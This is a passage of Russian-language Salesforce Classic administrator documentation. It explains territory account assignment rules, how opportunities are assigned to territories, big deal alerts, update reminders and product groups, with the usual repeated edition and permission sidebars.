**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения менеджеров прогнозов территориям:

- «Управление пользователями»

И

«Управление территориями»

И

«Настройка приложения»



## Управление правилами назначения организации

 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

Правила назначения организации позволяют автоматически перемещать организации и связанные с ними возможности или обращения в территории на основе любого стандартного или настраиваемого поля организации (например, индекс, область, отрасль, доход или количество сотрудников). Каждое правило содержит несколько критериев, которые определяют способ назначения организаций.

Ниже перечислены условия, регулирующие правила назначения организации.


- Территория может применять наследованные правила назначения организации, то есть правила, созданные в вышестоящих территориях иерархии, также влияют на данную территорию.
- Территория может применять локально определенные правила назначения организации, то есть правила, созданные в данной территории.
- Территория, в которой не применяются наследованные или локально определенные правила назначения организации, содержит только организации, **добавленные вручную**.
- Организация, которая соответствует всем наследованным и локально определенным правилам назначения, заданным для нескольких территорий одной и той же ветви иерархии, назначается самой нижней совпадающей территорией.
- Организация, которая соответствует всем наследованным и только некоторым локально определенным правилам назначения, заданным для территории, не назначается территории, но оценивается для дочерних территорий.


Допустим, иерархия содержит три территории.

- Территория «А» использует четыре правила с меткой «Применить к дочерним территориям» и является родительской для территории «Б».
  - Территория «Б» использует три правила с меткой «Применить к дочерним территориям» и является родительской для территории «В».
    - Территория «В» использует два правила.

Организация, которая соответствует всем правилам территорий «А» и «В», но только одному правилу территории «Б», назначается территории «В». Однако, если правила территории «Б» имеют метку «Применить к дочерним территориям», то эта организация назначается только территории «А».

### Работа с правилами назначения организации

Чтобы оценить активные наследованные и локально определенные правила, доступные на странице, для всех текущих организаций, нажмите кнопку **«Выполнить правила»** на странице сведений о территории. Кроме того, оценка правил распространяется на все подчиненные территории, то есть при запуске правил для территории верхнего уровня оцениваются все правила, заданные в иерархии. При нажатии кнопки **«Выполнить правила»** значок (  ), указывающий на обработку правил, отображается напротив кнопки для всех зависимых территорий. По завершении обработки пользователю отправляется электронное подтверждение.

 **Прим.:** При наличии значка обработки территория не может быть изменена. В противном случае данные могут быть искажены.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления правилами назначения организации:

- «Управление территориями»

ИЛИ

Пользователь является менеджером прогнозов. Менеджеры прогнозов могут управлять территориями тех пользователей, которые работают ниже их уровня в иерархии территорий.

Чтобы открыть страницу «Управление правилами назначения организации», которая позволяет создавать, редактировать, просматривать и выполнять правила назначения организации, нажмите кнопку **«Управление правилами»** на странице сведений о территории.


- Чтобы создать правило, нажмите кнопку **«Создать»**. Чтобы изменить текущее правило, щелкните ссылку **«Правка»**. См. раздел **«Создание и редактирование правил назначения организации»** на странице 2075.
- Чтобы присвоить локально определенному правилу статус активного или неактивного, установите или снимите флажок «Активно».

Ниже перечислены условия, при выполнении которых активные правила автоматически оценивают организации и назначают их территориям.

- Организация создана посредством пользовательского интерфейса Salesforce, Force.com API или клиентского приложения (например, Connect Offline).
- Организация импортирована посредством мастера импорта.
- Организация создана путем преобразования интереса.
- Организация изменена и сохранена, если флажок «Выбрать по умолчанию» установлен для параметра «Флажок "При сохранении оценить данную организацию по правилам территории"» в разделе **«Свойства макета»**. Если правило назначения организации инициирует изменение ответственности за возможность, то возможность должна быть доступна для переноса.
- Организация изменена и сохранена посредством Force.com API.
- Кнопка **«Выполнить правила»** нажата на странице сведений о территории, при условии, что снят флажок «Исключить из правил назначения территорий» для организации.
- Кнопка **«Сохранить и выполнить правила»** нажата на странице управления правилами назначения организации, при условии, что снят флажок «Исключить из правил назначения территорий» для организации.
- Повторяющиеся организации объединены.
- Чтобы просмотреть сведения о правиле, включая его статус и критерии, щелкните имя нужного правила. Страница сведений о правиле позволяет редактировать, удалять или клонировать правило.
- Чтобы просмотреть организации, которые будут назначены данной территории и ее дочерним территориям при выполнении активных правил, щелкните **«Предварительный просмотр»**. См. раздел **«Предварительный просмотр назначений организации»** на странице 2077.
- Чтобы сохранить активный статус локально определенных правил, нажмите кнопку **«Сохранить»**.
- Чтобы сохранить активный статус локально определенных правил и оценить наследованные и локально определенные правила, доступные на странице, для всех текущих организаций, нажмите кнопку **«Сохранить и выполнить правила»**. Выполняемые правила назначения организации также охватывают организации, перемещенные в корзину.

Чтобы установить или снять флажок «Ограничить назначение возможности», нажмите кнопку **«Правка»** на странице сведений о территории. При выполнении правил назначения организации данный флажок позволяет сохранить возможности в текущей или дочерних территориях. Ниже перечислены возможные исключения.


- Если организация возможности переносится в одну дочернюю территорию, то возможность назначается новой территории организации. Данное исключение распространяется на те случаи, когда организация переносится в несколько территорий, из которых только одна территория является дочерней для исходной территории.
- Если организация возможности переносится в несколько дочерних территорий, то поле территории возможности становится пустым.
- Если организация возможности переносится за пределы текущей и дочерних территорий, то поле территории возможности становится пустым.

 **Совет:** Кроме того, правила назначения организации могут управляться посредством Data Loader или Web Services API.

### Правила назначения организации и возможности

Ниже перечислены факторы, определяющие способ назначения возможностей территориям, используемый правилами назначения организации.

- Количество территорий, назначенных организации, которая связана с возможностью
- Принадлежность ответственного за возможность и организации к одной территории
- Количество пользователей, назначенных территории
- Назначение менеджера прогнозов для территории

 **Прим.:** Если правило назначения организации инициирует изменение ответственности за возможность при обновлении организации, инициирующей выполнение правила назначения организации, которое является частью функции управления территориями, то возможность должна быть доступна для переноса.

### Организации с одной территорией

Чтобы определить способ назначения территории возможности, воспользуйтесь таблицей ниже в том случае, если организация, связанная с возможностью, назначена только одной территории.

| Ответственный за возможность и организация принадлежат одной территории | Количество пользователей, назначенных территории | Менеджер прогнозов назначен территории | Результаты  |
|---|--|--|---|
| Да  | 1  | —                                      | Возможность назначается той же территории, что и организация. Ответственный за возможность не меняется.   |
| Нет   | 1  | —                                      | Возможность назначается той же территории, что и организация; ответственный за возможность является единственным участником территории.   |
| Нет   | 0  | —                                      | Возможность назначается той же территории, что и организация; ответственный за возможность добавляется в качестве неактивного участника территории. Ответственный за возможность не меняется.     |
| Да  | >1   | Да                                     | Возможность назначается той же территории, что и организация; менеджер прогнозов становится ответственным за возможность.   |
| Да  | >1   | Нет                                    | Возможность назначается той же территории, что и организация. Ответственный за возможность не меняется, если для него установлен флажок «Активно в территории» на странице сведений о территории. |

| Ответственный за возможность и организация принадлежат одной территории | Количество пользователей, назначенных территории | Менеджер прогнозов назначен территории | Результаты  |
|---|--|--|---|
| Нет   | >1   | Да                                     | Возможность назначается менеджеру прогнозов территории.   |
| Нет   | >1   | Нет                                    | Возможность назначается той же территории, что и организация; ответственный за возможность добавляется в качестве неактивного участника территории. Ответственный за возможность не меняется. |

### Организации с несколькими территориями

Чтобы определить способ назначения территории возможности, воспользуйтесь таблицей ниже в том случае, если организация, связанная с возможностью, назначена нескольким территориям.

| Участники территории ответственного за возможность                          | Результаты  |
|---|---|
| Ответственный за возможность и организация имеют одну общую территорию      | Возможность не назначается ни одной территории. Ответственный за возможность может назначить возможность общей территории.          |
| Ответственный за возможность и организация имеют несколько общих территорий | Возможность не назначается ни одной территории. Ответственный за возможность может назначить возможность любой общей территории.    |
| Ответственный за возможность и организация не имеют общих территорий        | Возможность не назначается ни одной территории. Ответственный за возможность не может назначить возможность ни одной из территорий. |

### Назначения территории для стандартных пользователей

Система Salesforce автоматически назначает территорию новой возможности только в том случае, если пользователь и организация имеют одну общую территорию, а возможность создана стандартным пользователем. Например, стандартный пользователь Владимир, назначенный только территории «Запад», создает возможность для организации «ООО Цветы», которая, помимо территории «Запад», принадлежит еще одной территории. Пользователь Владимир и организация «ООО Цветы» имеют одну общую территорию, поэтому новая возможность назначается территории «Запад». Если бы пользователь Владимир принадлежал другой территории организации, то возможность не была бы назначена этой территории.

Чтобы определить случаи назначения территории возможности, созданной стандартным пользователем, воспользуйтесь таблицей ниже.

| Количество территорий, назначенных пользователю | Количество территорий, назначенных организации | Ответственный за возможность и организация принадлежат одной территории | Результаты   |
|---|--|---|--|
| 1   | 1  | Да  | Возможность назначается общей территории.  |
| >1  | 1  | Да  | Возможность назначается территории организации в том случае, если пользователь принадлежит этой же территории.                   |
| 1   | >1   | Да  | Возможность назначается территории пользователя в том случае, если организация связана с этой же территорией.                    |
| >1  | >1   | Да  | Возможность не назначается ни одной территории. Ответственный за возможность может назначить возможность любой общей территории. |
| —   | —  | Нет   | Возможность не назначается ни одной территории.  |

### Назначения территории для администраторов

Пользователь, которому назначена роль администратора или предоставлено полномочие «Управление территориями», может просматривать все территории.

Система Salesforce автоматически назначает территорию новой возможности только в том случае, если администратор, текущая и родительские организации имеют одну общую территорию, а возможность создана администратором, делегированным администратором территории или пользователем с полномочием «Управление территориями». Например, администратор Ирина, управляющая территориями «Север» и «Запад», создает возможность для организации «Петров и товарищи», которая связана с территориями «Север» и «Юг». Организация «Петров и товарищи» имеет одну родительскую организацию («Натуральные продукты»), которая назначена территориям «Север» и «Восток». Администратор Ирина, организация «Петров и товарищи» и родительская организация «Натуральные продукты» имеют только одну общую территорию («Север»), поэтому новая возможность назначается именно этой территории. Если бы организация «Петров и товарищи» или родительская организация «Натуральные продукты» также принадлежала территории «Запад», то возможность не была бы назначена этой территории.

Чтобы определить случаи назначения территории возможности, созданной администратором, воспользуйтесь таблицей ниже.

| Количество территорий, управляемых администратором | Количество территорий, назначенных организации | Количество территорий, назначенных родительским организациям | Ответственный за возможность управляет территорией текущей и родительской организаций | Результаты   |
|--|--|--|---|--|
| 1  | 1  | 1  | Да  | Возможность назначается общей территории.  |
| >1   | 1  | 1  | Да  | Возможность назначается общей территории.  |
| 1  | >1   | 1  | Да  | Возможность назначается общей территории.  |
| 1  | 1  | >1   | Да  | Возможность назначается общей территории.  |
| >1   | >1   | 1  | Да  | Возможность назначается территории родительской организации только в том случае, если администратор и организация не имеют других общих территорий. Ответственный за возможность может вручную назначить возможность любой общей территории.             |
| 1  | >1   | >1   | Да  | Возможность назначается территории администратора только в том случае, если текущая и родительские организации не имеют других общих территорий. Ответственный за возможность может вручную назначить возможность любой общей территории.                |
| >1   | 1  | >1   | Да  | Возможность назначается территории организации только в том случае, если администратор и родительские организации не имеют других общих территорий. Ответственный за возможность может вручную назначить возможность любой общей территории.             |
| >1   | >1   | >1   | Да  | Возможность назначается территории администратора только в том случае, если администратор, текущая и родительские организации не имеют других общих территорий. Ответственный за возможность может вручную назначить возможность любой общей территории. |

| Количество территорий, управляемых администратором | Количество территорий, назначенных организации | Количество территорий, назначенных родительским организациям | Ответственный за возможность управляет территорией текущей и родительской организаций | Результаты                                      |
|--|--|--|---|---|
| —  | —  | —  | Нет   | Возможность не назначается ни одной территории. |

СМ. ТАКЖЕ:


[Создание и редактирование правил назначения организации](#)

[Предварительный просмотр назначений организации](#)

[Отображение и редактирование территорий](#)

[Назначение возможностей территориям](#)

### Создание и редактирование правил назначения организации

 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

Для территории может быть задано не более 15 правил назначения организации, включая активные и неактивные правила. Чтобы создать или изменить правило назначения организации, выполните указанные ниже действия.

1. В настройке введите «Иерархия» в поле «Быстрый поиск», затем выберите «Иерархия территорий».
2. Выберите нужную территорию.
3. Нажмите кнопку «Управление правилами» в связанном списке «Правила назначения организаций».
4. Чтобы добавить новое правило назначения организации, нажмите кнопку «Создать». Чтобы изменить текущее правило назначения организации, нажмите кнопку «Правка».
5. Введите имя правила. Имя правила должно быть уникальным и может содержать не более 80 символов.
6. Определите критерии фильтрации организаций, подлежащих добавлению в территорию.

Если в организации включена многоязычная поддержка, то критерии могут быть заданы на языке по умолчанию. При использовании раскрывающихся списков для определения критериев фильтрации выбранные значения хранятся на стандартном языке организации. При редактировании или клонировании текущих критериев фильтрации рекомендуем сначала задать полю «Стандартный язык» на странице «Сведения о компании» язык, использовавшийся для определения исходных критериев фильтрации. В противном случае критерии фильтрации могут не быть оценены как ожидалось.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования правил назначения организации:

- «Управление территориями»

ИЛИ

You are a forecast manager. Forecast managers can manage territories of those users working below them in territory hierarchy.

7. Чтобы применить правило к дочерним территориям, установите флажок «Применить к дочерним территориям».
8. Чтобы активировать правило, установите флажок «Активно». Неактивные правила не запускаются.

Ниже перечислены условия, при выполнении которых активные правила автоматически оценивают организации и назначают их территориям.

- Организация создана посредством пользовательского интерфейса Salesforce, Force.com API или клиентского приложения (например, Connect Offline).
  - Организация импортирована посредством мастера импорта.
  - Организация создана путем преобразования интереса.
  - Организация изменена и сохранена, если флажок «Выбрать по умолчанию» установлен для параметра «Флажок "При сохранении оценить данную организацию по правилам территории"» в разделе «Свойства макета». Если правило назначения организации инициирует изменение ответственности за возможность, то возможность должна быть доступна для переноса.
  - Организация изменена и сохранена посредством Force.com API.
  - Кнопка «**Запуск правил**» нажата на странице сведений о территории, при условии, что снят флажок «Исключить из правил назначения территорий» для организации.
  - Кнопка «**Сохранить и запустить правила**» нажата на странице управления правилами назначения организации, при условии, что снят флажок «Исключить из правил назначения территорий» для организации.
  - Повторяющиеся организации объединены.
9. Чтобы сохранить правило, нажмите кнопку «**Сохранить**». Чтобы сохранить правило и добавить новое, нажмите кнопку «**Сохранить и создать**».



**Совет:** Чтобы создать иерархию, в которой все организации соответствуют критериям верхнего уровня, а подчиненные территории содержат организации, соответствующие более точным критериям, рекомендуем создать как минимум одно правило назначения организации, применимое к дочерним территориям, на верхнем уровне иерархии.

Если в организации включена поддержка подразделений, рекомендуем создать на верхнем уровне иерархии территорий правило, которое фильтрует организации по подразделению и применяется к дочерним территориям.

СМ. ТАКЖЕ:


[Управление правилами назначения организации](#)

[Предварительный просмотр назначений организации](#)

[Отображение и редактирование территорий](#)




## Предварительный просмотр назначений организации

 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

Чтобы просмотреть организации, которые будут назначены текущей и нижестоящим территориям в случае выполнения активных правил назначения организации, выполните указанные ниже действия.


1. Последовательно выберите пункты **«Управление правилами»** > **«Предварительный просмотр»** на странице сведений о территории.
2. Чтобы сохранить правила в качестве активных, нажмите кнопку **«Сохранить»**. Чтобы сохранить правила в качестве активных и оценить правила для всех текущих организаций, нажмите кнопку **«Сохранить и запустить правила»**.

 **Прим.:** Выполняемые правила назначения организации также охватывают организации, перемещенные в корзину.

СМ. ТАКЖЕ:

- [Управление правилами назначения организации](#)
- [Создание и редактирование правил назначения организации](#)
- [Отображение и редактирование территорий](#)

## Просмотр списков наследованных правил

 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

Страница со списком наследованных правил содержит правила назначения организации, унаследованные от выбранной территории. Данная страница позволяет просмотреть подробные сведения о правилах, а также сведения об отдельных правилах.

- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений.
- Чтобы просмотреть сведения о правиле, щелкните имя нужного правила.

СМ. ТАКЖЕ:

- [Управление территориями](#)
- [Назначение организаций вручную территориям](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предварительного просмотра назначений организации в территориях:

- «Управление территориями»

ИЛИ

You are a forecast manager. Forecast managers can manage territories of those users working below them in territory hierarchy.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра наследованных правил:


- «Просмотр настройки и конфигурации»

## Назначение организаций вручную территориям

 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

Помимо создания и выполнения правил назначения, организации могут быть добавлены в территории вручную.

1. Нажмите кнопку **«Добавить организации»** в связанном списке «Организации, назначенные вручную» на странице сведений о территории.
2. Выберите нужное представление в раскрывающемся списке или щелкните ссылку **«Создать новое представление»** для разработки собственного настраиваемого представления.
3. Чтобы переместить организации из списка доступных в список выбранных или наоборот, щелкните **«Выбрать»** или **«Отменить выбор»**. Ниже перечислены дополнительные доступные действия.
  - Чтобы просмотреть список организаций, имена которых начинаются с определенной буквы, щелкните эту букву.
  - Чтобы просмотреть список всех организаций, соответствующих критерию текущего представления, щелкните **«Все»**.
  - Чтобы переместить все доступные организации в список выбранных, щелкните **«выбрать перечисленное»**.
  - Чтобы переместить организации из списка выбранных в список доступных, щелкните **«отменить выбор перечисленного»** или **«отменить выбор»**.
4. Выберите организации, которые должны быть вручную добавлены в территорию, и нажмите кнопку **«Назначить»**.

 **Прим.:** Добавление организаций вручную не связано с выполнением правил назначения организации. Организация, добавленная вручную, может быть удалена из территории только вручную. Кроме того, организации могут быть добавлены в территории посредством правил назначения.

СМ. ТАКЖЕ:

[Отображение и редактирование территорий](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления организаций вручную в территории:

- «Управление территориями»

И

«Редактирование» для организаций

ИЛИ

Пользователь является менеджером прогнозов, установлен флажок «Управление территориями» может осуществляться менеджерами прогнозов», пользователь работает ниже собственного уровня в иерархии территорий, пользователю предоставлено полномочие «Редактирование» для организаций.

## Настройка параметров продаж

### Пользовательская настройка коммерческих возможностей и продуктов

Извлекайте наибольшую пользу от использования коммерческих возможностей и продуктов, настроив следующие дополнительные функции.

#### Включение и настройка похожих возможностей

Предоставьте пользователям возможность находить закрытые и реализованные возможности, соответствующие атрибутам возможности, с которой они сейчас работают, а затем легко находить сведения, которые могут помочь закрывать открытые сделки.

#### Простое добавление продуктов для возможностей

Настройте в Salesforce напоминания для пользователей о необходимости добавлять продукты для создаваемых возможностей. При выборе параметра «Напоминать пользователям о необходимости добавления продуктов в возможности» в настройках возможности кнопка сохранения для записи новой возможности будет называться «Сохранить и добавить продукт».

#### Включение напоминаний об обновлении возможности

Обновленные и проверенные возможности гарантируют создание точных прогнозов. Включение напоминаний об обновлении позволяет менеджерам автоматически направлять своим непосредственным подчиненным сообщения электронной почты с отчетом об открытых возможностях группы.

#### Активация и деактивация цен на продукты одновременно с активацией и деактивацией продуктов

Salesforce можно настроить так, чтобы при активации или деактивации продукта все связанные цены на этот продукт одновременно активировались или деактивировались.

#### Ограничение на редактирование цены и количества продуктов для возможности

Можно определять, разрешено ли пользователям менять значения полей «Цена» и «Количество» для возможности.

#### Активация предупреждений о крупных сделках

Организация может использовать предупреждения, которые автоматически отправляют электронные уведомления о крупных потенциальных сделках. Организация позволяет активировать только одно предупреждение о возможности. Сообщение-предупреждение напоминает страницу сведений о возможности, включая макет страницы и язык выбранного пользователя.

#### Настройка предупреждений о крупной сделке

Организация может использовать предупреждения, которые автоматически отправляют электронные уведомления о крупных потенциальных сделках. Благодаря настройке данного предупреждения, пользователи могут получать электронные уведомления о достижении возможностью порогового значения.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Все**  
выпуски для организаций,  
активированные до лета  
2009 г.

Доступно в версиях:  
Выпуски **Group,**  
**Professional, Enterprise,**  
**Performance, Unlimited,**  
**and Developer** для  
организаций,  
активированные до лета  
2009 г.

СМ. ТАКЖЕ:

[Возможности](#)

## Включение и настройка похожих возможностей

Предоставьте пользователям возможность находить закрытые и реализованные возможности, соответствующие атрибутам возможности, с которой они сейчас работают, а затем легко находить сведения, которые могут помочь закрывать открытые сделки.

### Прим.:

- Поиск организуется с помощью операторов *ИЛИ*. Таким образом, для того, чтобы считать закрытую или реализованную возможность похожей, она должна соответствовать только одному критерию. Для оптимизации поиска рекомендуется использовать несколько критериев
  - Принимая решение о том, какие поля возможности будут отображаться в соответствующем списке похожих возможностей, имейте в виду, что пользователи будут видеть все отображаемые поля, независимо от правил общего доступа и полномочий.
1. В настройке введите «*Похожие возможности*» в поле «Быстрый поиск», затем выберите **«Похожие возможности»**.
  2. Нажмите кнопку «**Правка**».
  3. Установите флажок «Включить функцию "Похожие возможности"».
  4. Выберите поля или связанные списки, которые должны использоваться при поиске похожих возможностей, и нажмите кнопку «**Добавить**».
  5. Выберите поля, которые должны отображаться в связанном списке «Похожие возможности».
  6. Нажмите кнопку «**Сохранить**».
  7. Добавьте связанный список «Похожие возможности» в макет страницы возможностей.

СМ. ТАКЖЕ:

[Рекомендации по поиску похожих коммерческих возможностей](#)

## Простое добавление продуктов для возможностей

Настройте в Salesforce напоминания для пользователей о необходимости добавлять продукты для создаваемых возможностей. При выборе параметра «Напоминать пользователям о необходимости добавления продуктов в возможности» в настройках возможности кнопка сохранения для записи новой возможности будет называться «Сохранить и добавить продукт».

СМ. ТАКЖЕ:

[Понятие продукта](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Все** выпуски для организаций, активированные до лета 2009 г.

Доступно в версиях:  
Выпуски **Group, Professional, Enterprise, Performance, Unlimited, and Developer** для организаций, активированные до лета 2009 г.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения и настройки похожих возможностей:

- «Настройка приложения»


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## Включение напоминаний об обновлении возможности

Обновленные и проверенные возможности гарантируют создание точных прогнозов. Включение напоминаний об обновлении позволяет менеджеру автоматически направлять своим непосредственным подчиненным сообщения электронной почты с отчетом об открытых возможностях группы.

1. Введите строку «Напоминания об обновлении» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Напоминания об обновлении».
  2. Нажмите кнопку «Правка».
  3. Установите флажок «Включить напоминания об обновлении для моей организации».
  4. Чтобы запланировать напоминания об обновлении возможности для всех пользователей с прямыми подчиненными, установите флажок «Автоматически активировать напоминания для пользователей с прямыми подчиненными».
  5. Нажмите кнопку «Сохранить».
  6. Если вы автоматически не активировали всех пользователей с непосредственными подчиненными, выберите пользователей, которым будет разрешено планировать напоминания об обновлении возможностей. Добавить можно любого пользователя с непосредственными подчиненными.
  7. Нажмите кнопку «Активировать».
  8. Уведомите этих пользователей о том, что они могут [начать планировать напоминания об обновлении для своих непосредственных подчиненных](#).
-  **Прим.:** Если ответственный за организацию может направлять напоминания об обновлении возможности, то все пользователи партнерского и клиентского порталов, являющиеся руководителями организации, также будут получать данные напоминания даже при отсутствии доступа к возможности. Чтобы отменить отправку напоминаний данным пользователям, удалите их из роли «Руководитель».

СМ. ТАКЖЕ:

[Рекомендации по поиску похожих коммерческих возможностей](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения  
напоминаний об  
обновлении возможности:

- «Настройка приложения» ИЛИ «Управление пользователями»

Для активации или  
деактивации напоминаний  
об обновлении  
возможности:

- «Управление пользователями»

## Активация и деактивация цен на продукты одновременно с активацией и деактивацией продуктов

Salesforce можно настроить так, чтобы при активации или деактивации продукта все связанные цены на этот продукт одновременно активировались или деактивировались.

1. Введите строку «*Параметры продукта*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры продукта»**.
2. Установите флажок «В результате изменения флага активации...».
3. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

[Ограничение на редактирования цены и количества продуктов для возможности](#)


[Понятие продукта](#)

## Ограничение на редактирования цены и количества продуктов для возможности

Можно определять, разрешено ли пользователям менять значения полей «Цена» и «Количество» для возможностей.

Чтобы гарантировать использование цены, указанной в связанном прайс-листе, удалите поле «Продажная цена» из макета страницы продуктов возможности.

Чтобы использовать все продукты возможности в единственном экземпляре, удалите поле «Количество» из макета страницы продуктов возможности.

 **Прим.:** Чтобы включить возможность удаления данных полей из макета страницы, обратитесь в компанию Salesforce.

СМ. ТАКЖЕ:

[Активация и деактивация цен на продукты одновременно с активацией и деактивацией продуктов](#)

[Понятие продукта](#)

## Активация предупреждений о крупных сделках

Организация может использовать предупреждения, которые автоматически отправляют электронные уведомления о крупных потенциальных сделках. Организация позволяет активировать только одно предупреждение о возможности. Сообщение-предупреждение напоминает страницу сведений о возможности, включая макет страницы и язык выбранного пользователя.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для автоматической активации или деактивации цен на продукты:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для ограничения на редактирование цены и количества:


- «Настройка приложения»

Прежде чем начать работу, рекомендуем выбрать пользователя, макет страницы и параметры языка которого должны использоваться во всех предупреждениях. Данному пользователю должно быть предоставлено полномочие «Просмотр всех данных».

1. Введите строку «*Оповещение о крупной сделке*» в поле «Быстрый поиск» и выберите пункт «**Оповещение о крупной сделке**».
2. Введите имя предупреждения.
3. Заполните поля «Вероятность триггера» и «Количество триггеров» в валюте компании. Предупреждение о возможности отображается для возможностей с данной вероятностью и заданным или большим количеством. Предупреждение отображается только для тех возможностей, которые соответствуют обоим пороговым значениям.

 **Прим.:** Предупреждение о крупной сделке может быть инициировано даже той возможностью, валюта которой отличается от валюты компании. Значение поля возможности «Стоимость» преобразуется в валюту компании и сопоставляется с параметром «Количество триггеров». При использовании функции расширенного управления валютами используются датированные курсы обмена.

4. Чтобы активировать новое предупреждение сразу после сохранения, установите флажок «Активно».
5. Заполните поле «Имя эл. почты отправителя».
6. Заполните поле «Адрес эл. почты отправителя».

 **Прим.:** Адрес отправителя должен совпадать либо с одним из проверенных единых электронных адресов организации, либо с адресом электронной почты, перечисленным в профиле Salesforce.


7. Выберите пользователя, который предоставит соответствующий макет страницы возможностей, а также параметры языка и валюты для содержимого сообщений эл. почты. Данному пользователю должно быть предоставлено полномочие «Просмотр всех данных».

Если организация использует мультивалюту, то все предупреждения содержат суммы в валюте возможности. Если валюта возможности отличается от валюты пользователя, выбранного в данном действии, то сообщение эл. почты содержит обе валюты.

Введите имена получателей сообщения эл. почты через запятую. При необходимости воспользуйтесь полями «Копия» и «СК:», которые могут содержать только действительные адреса эл. почты.

Поле «СК:» недоступно, если в организации включена поддержка скрытых копий сообщений эл. почты о соответствии.

8. Чтобы отправить электронное предупреждение ответственному за возможность, установите флажок «Уведомить ответственного за возможность».
9. Нажмите кнопку «**Сохранить**».

 **Прим.:** Предупреждение о возможности отправляет уведомление при первом достижении возможностью порогового значения. Так, возможность, достигшая порогового значения с вероятностью 90%, не инициирует дополнительные предупреждения в случае последующего повышения вероятности. Тем не менее, возможность, инициировавшая отправку предупреждения и затем опустившаяся ниже порогового значения, может инициировать отправку второго предупреждения при повторном достижении порогового значения.

Приложение Connect Offline, используемое для удаленного доступа, позволяет изменять возможности, инициирующие предупреждения. Данные сообщения-предупреждения отправляются при обновлении данных.

СМ. ТАКЖЕ:

[Настройка предупреждений о крупной сделке](#)

## Настройка предупреждений о крупной сделке

Организация может использовать предупреждения, которые автоматически отправляют электронные уведомления о крупных потенциальных сделках. Благодаря настройке данного предупреждения, пользователи могут получать электронные уведомления о достижении возможностью порогового значения.

Пороговое значение состоит из стоимости возможности и вероятности. Например, рабочей группе может быть отправлено электронное уведомление о том, что потенциальная сделка стоимостью 500 000 долларов достигла вероятности 90%.

СМ. ТАКЖЕ:

[Активация предупреждений о крупных сделках](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активации предупреждений о крупной сделке:

- «Настройка приложения»



## Использование групп продуктов

Чтобы выбрать категорию продукта, воспользуйтесь раскрывающимся списком «Группа продуктов». Например, если компания продает аппаратное и программное обеспечение, рекомендуем создать две группы продуктов: «Аппаратное обеспечение» и «Программное обеспечение».

Если в организации включена функция настраиваемого прогнозирования, то аппаратное и программное обеспечение может продаваться на основе разных планов продаж. Кроме того, пользователи могут просматривать прогнозы для возможностей с аппаратным обеспечением отдельно от прогнозов для возможностей с программным обеспечением.

Чтобы начать использование групп продуктов, выполните указанные ниже действия.

- Настройте раскрывающийся список «Группа продуктов», который может содержать разные категории продаваемых продуктов.
- Измените каждый продукт в прайс-листе и выберите соответствующее значение в раскрывающемся списке «Группа продуктов».
- Если в организации включена функция настраиваемого прогнозирования, задайте каждой группе продуктов отдельный план продаж.
- Если в организации включена функция настраиваемого прогнозирования, измените параметры прогнозов, чтобы при выборе вкладки «Прогнозы» по умолчанию отображалась определенная группа продуктов.

СМ. ТАКЖЕ:

[Понятие продукта](#)

## Включение расписаний продуктов

